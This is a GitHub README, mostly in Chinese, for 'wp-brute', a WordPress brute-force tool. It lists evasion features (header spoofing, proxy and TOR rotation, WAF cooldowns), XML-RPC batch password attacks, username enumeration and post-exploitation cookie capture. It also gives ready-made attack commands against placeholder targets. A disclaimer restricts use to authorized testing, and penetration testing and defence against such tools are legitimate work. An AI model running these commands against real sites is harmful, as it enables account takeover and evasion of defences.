V3n0mSh3ll/wp-brute
GitHub: V3n0mSh3ll/wp-brute
面向 WordPress 平台的高级认证测试套件,支持多向量凭据爆破、智能规避和后渗透信息提取。
Stars: 1 | Forks: 0





WP Brute v2.0
高级 WordPress 认证测试套件
具备隐蔽规避、代理轮换和后渗透功能的多向量凭据测试工具
## 功能介绍 面向渗透测试人员的 WordPress 暴力破解工具。支持登录表单、XML-RPC 和 REST API 攻击向量,具备代理轮换、WAF 规避和自动用户枚举功能。能够通过速率限制、CAPTCHA 检测和自适应延迟来应对加固目标。 ## 特性 **攻击向量** - `login` - 标准 wp-login.php 表单攻击 - `xmlrpc` - XML-RPC 多重调用批处理(每次请求最多 500 个密码) - `rest` - JWT REST API 认证端点 - `multi-vector` - 并行使用上述三种向量 **情报收集** - 7 种用户名枚举方法(REST API、作者归档、oEmbed、RSS、站点地图、登录错误分析) - 基于域名、站点标题和常见模式的目标感知密码生成 - 密码变体 - 黑客语(leet speak)、年份后缀、键盘游走、大小写变换 - 250+ 个内置常见 WordPress 密码 **隐蔽与规避** - 三种模式:`stealth`(隐蔽)、`balanced`(均衡)、`aggressive`(激进) - 30+ 个轮换 User-Agent 字符串(桌面、移动、机器人) - 随机 `X-Forwarded-For`、`X-Real-IP`、`X-Client-IP` 头伪造 - 自适应延迟 - 当触发速率限制时自动回退 - WAF 检测及可配置的冷却时间 **代理支持** - 支持 HTTP、SOCKS4 和 SOCKS5 代理 - 基于健康状态的代理轮换,自动移除失效代理 - TOR 集成(自动检测端口 9050 上的 SOCKS5) - 内置代理获取脚本 **后渗透** - 验证发现的凭据 - 提取 WordPress 版本、活跃插件、用户角色 - 识别管理员级别权限 - 完整会话 Cookie 捕获 **其他** - 恢复支持 - 保存/恢复攻击状态 - CSV、HTML、JSON 导出 - 带实时统计的动态仪表盘 - 目标侦察(30+ 个管理员路径发现) ## 安装说明 ### Windows ``` git clone https://github.com/V3n0mSh3ll/wp-brute.git cd wp-brute pip install requests colorama python wp_brute.py ``` 或者从 releases 下载 [wp_brute.exe](https://github.com/V3n0mSh3ll/wp-brute/releases) - 无需 Python。 ### Linux (Kali/Ubuntu/Debian/Parrot) ``` # 更新系统 sudo apt update && sudo apt upgrade -y # 安装 python3 和 pip(如果尚未安装) sudo apt install python3 python3-pip git -y # 克隆 repo git clone https://github.com/V3n0mSh3ll/wp-brute.git cd wp-brute # 安装 dependencies pip3 install requests colorama # 运行 python3 wp_brute.py ``` SOCKS 代理支持(可选): ``` pip3 install pysocks ``` TOR 路由(可选): ``` sudo apt install tor -y sudo service tor start # 工具自动检测 127.0.0.1:9050 上的 TOR python3 wp_brute.py -u http://target.com --proxy-type socks5 ``` ### Termux (Android) ``` # 更新 packages pkg update && pkg upgrade -y # 安装 python 和 git pkg install python git -y # 克隆 repo git clone https://github.com/V3n0mSh3ll/wp-brute.git cd wp-brute # 安装 dependencies pip install requests colorama # 运行交互模式 python wp_brute.py # 运行 CLI 模式 python wp_brute.py -u http://target.com -U admin -w wordlist.txt ``` Termux 可选设置: ``` # 用于 SOCKS proxy 支持 pip install pysocks # 用于 TOR 路由 pkg install tor -y tor & python wp_brute.py -u http://target.com --proxy-type socks5 # 修复某些设备上的 SSL 错误 pip install certifi pkg install ca-certificates -y # 允许存储访问(用于自定义 wordlists) termux-setup-storage # 然后使用:python wp_brute.py -w /sdcard/wordlist.txt ``` ### 快速运行(所有平台) ``` # 交互式菜单 python wp_brute.py # 基本 CLI 攻击 python wp_brute.py -u http://target.com -U admin -w wordlist.txt # 开启所有功能的完全隐蔽模式 python wp_brute.py -u http://target.com --enum-users --mutate --recon --post-exploit --mode stealth ``` ## 使用示例 **仅用户名枚举:** ``` python wp_brute.py -u http://target.com --enum-users --enum-range 50 ``` **XML-RPC 批量攻击(快速):** ``` python wp_brute.py -u http://target.com -U admin --vector xmlrpc --xmlrpc-batch 500 --mode aggressive ``` **带代理和变体的隐蔽攻击:** ``` python wp_brute.py -u http://target.com --enum-users --mutate --mutation-depth 2 -p proxies.txt --spoof-headers --mode stealth ``` **带后渗透的多向量攻击:** ``` python wp_brute.py -u http://target.com -U admin editor --multi-vector --post-exploit --recon ``` **恢复上一次攻击:** ``` python wp_brute.py --resume --state-file attack_state.json ``` ## 交互模式 不带参数运行 `python wp_brute.py` 进入交互菜单: ``` ╔════════════════════════════════════════╗ ║ WP BRUTE v2.0.0 ║ ╠════════════════════════════════════════╣ ║ [1] Quick Attack ║ ║ [2] Stealth Attack ║ ║ [3] Aggressive Attack ║ ║ [4] XML-RPC Batch Attack ║ ║ [5] Multi-Vector Attack ║ ║ [6] Custom Attack ║ ║ [7] Username Enumeration Only ║ ║ [8] Target Recon ║ ║ [0] Exit ║ ╚════════════════════════════════════════╝ ``` ## CLI 选项 | 标志 | 描述 | 默认值 | |------|-------------|---------| | `-u, --url` | 目标 WordPress URL | - | | `-U, --usernames` | 空格分隔的用户名 | - | | `-F, --usernames-file` | 用户名字典文件(每行一个) | — | | `-w, --wordlist` | 密码字典 | `rockyou.txt` | | `-t, --threads` | 并发线程数 | `15` | | `--vector` | 攻击向量:`login`, `xmlrpc`, `rest` | `login` | | `--mode` | `stealth`, `balanced`, `aggressive` | `stealth` | | `--enum-users` | 自动枚举用户名 | Off | | `--mutate` | 启用密码变体 | Off | | `--mutation-depth` | `1`=轻度, `2`=中度, `3`=重度 | `1` | | `--recon` | 攻击前完整目标侦察 | Off | | `--post-exploit` | 验证凭据 + 提取信息 | Off | | `--multi-vector` | 通过所有向量并行攻击 | Off | | `--spoof-headers` | 随机化转发头 | Off | | `-p, --proxies` | 代理列表文件 | `proxies.txt` | | `--proxy-type` | `auto`, `http`, `socks4`, `socks5` | `auto` | | `--xmlrpc-batch` | 每次 XML-RPC 多重调用的密码数 | `500` | | `--dashboard` | 启动实时统计仪表盘 | Off | | `--resume` | 从保存的状态恢复 | Off | | `--output-csv` | 导出结果为 CSV | Off | | `--output-html` | 导出结果为 HTML 报告 | Off | ## 代理设置 在项目根目录下放置一个 `proxies.txt` 文件,每行一个代理: ``` 192.168.1.1:8080 socks5://10.0.0.1:1080 user:pass@proxy.example.com:3128 ``` 或者使用包含的代理获取器: ``` python fetch_proxies.py ``` 如果 TOR 运行在 `127.0.0.1:9050`,将被自动检测。 ## 环境要求 - Python 3.8+ - `requests` - `colorama`(可选,没有也能工作) ``` pip install -r requirements.txt ``` ## 免责声明 本工具仅用于**授权安全测试**。请勿针对您不拥有或未获得明确测试许可的系统使用。 未经授权访问计算机系统是非法的。开发者不对滥用行为承担责任。 ## 作者 **Muhammad Abid** - [@V3n0mSh3ll](https://github.com/V3n0mSh3ll)标签:IP 地址批量处理, JWT安全, PoC, Python, VEH, WAF绕过, Web安全, WordPress安全, XML-RPC攻击, 代理轮换, 凭据测试, 域名收集, 多向量攻击, 字典攻击, 密码爆破, 操作系统监控, 无后门, 暴力破解, 用户枚举, 登录攻击, 蓝队分析, 逆向工具, 隐蔽扫描